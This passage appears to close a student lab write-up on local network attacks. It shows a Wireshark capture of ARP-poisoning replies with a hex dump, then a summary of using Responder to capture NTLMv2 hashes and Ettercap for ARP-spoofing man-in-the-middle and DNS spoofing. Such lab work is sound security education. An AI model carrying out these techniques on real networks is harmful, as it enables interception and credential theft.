155 14.377280745  PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.103 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
156 14.377390755  PCSSystemtec_0c:ac:… PCSSystemtec_4a:4a:… ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1
157 14.387720640  PCSSystemtec_0c:ac:… LiteonTechno_e7:b8:… ARP       42 192.168.0.1 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.101 detected!)
158 14.387796787  PCSSystemtec_0c:ac:… TPLink_09:fc:2b      ARP       42 192.168.0.101 is at 08:00:27:0c:ac:f1 (duplicate use of 192.168.0.1 detected!)

› Frame 25: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interf
› Ethernet II, Src: PCSSystemtec_0c:ac:f1 (08:00:27:0c:ac:f1), Dst: PCSSystemtec_4a:4a:
› Address Resolution Protocol (reply)

0000  08 00 27 4a 4a cc 08 00  27 0c ac f1 08 06 00 01   ··'JJ··· '·······
0010  08 00 06 04 00 02 08 00  27 0c ac f1 c0 a8 00 65   ········ '······e
0020  08 00 27 4a 4a cc c0 a8  00 67                     ··'JJ··· ·g

wireshark_eth08UUKH3.pcapng          Packets: 656 · Displayed: 182 (27.7%)          Profile: Default
```

---

6. Findings & Conclusion

The lab successfully demonstrated multiple network protocol attacks. Responder captured NTLMv2 hashes through SMB authentication interception. Ettercap enabled ARP-based MITM and DNS spoof redirection. Wireshark validated all malicious traffic, showing how insecure protocols and local network trust relationships can be exploited by an attacker.

---

7. MITM SUMMARY

Using Ettercap, I performed an ARP-spoofing MITM attack by poisoning the victim and gateway's ARP tables. This positioned my Kali machine between their communication flow. I then enabled DNS spoofing to redirect traffic and used Wireshark to observe intercepted packets, confirming full MITM control of the network stream.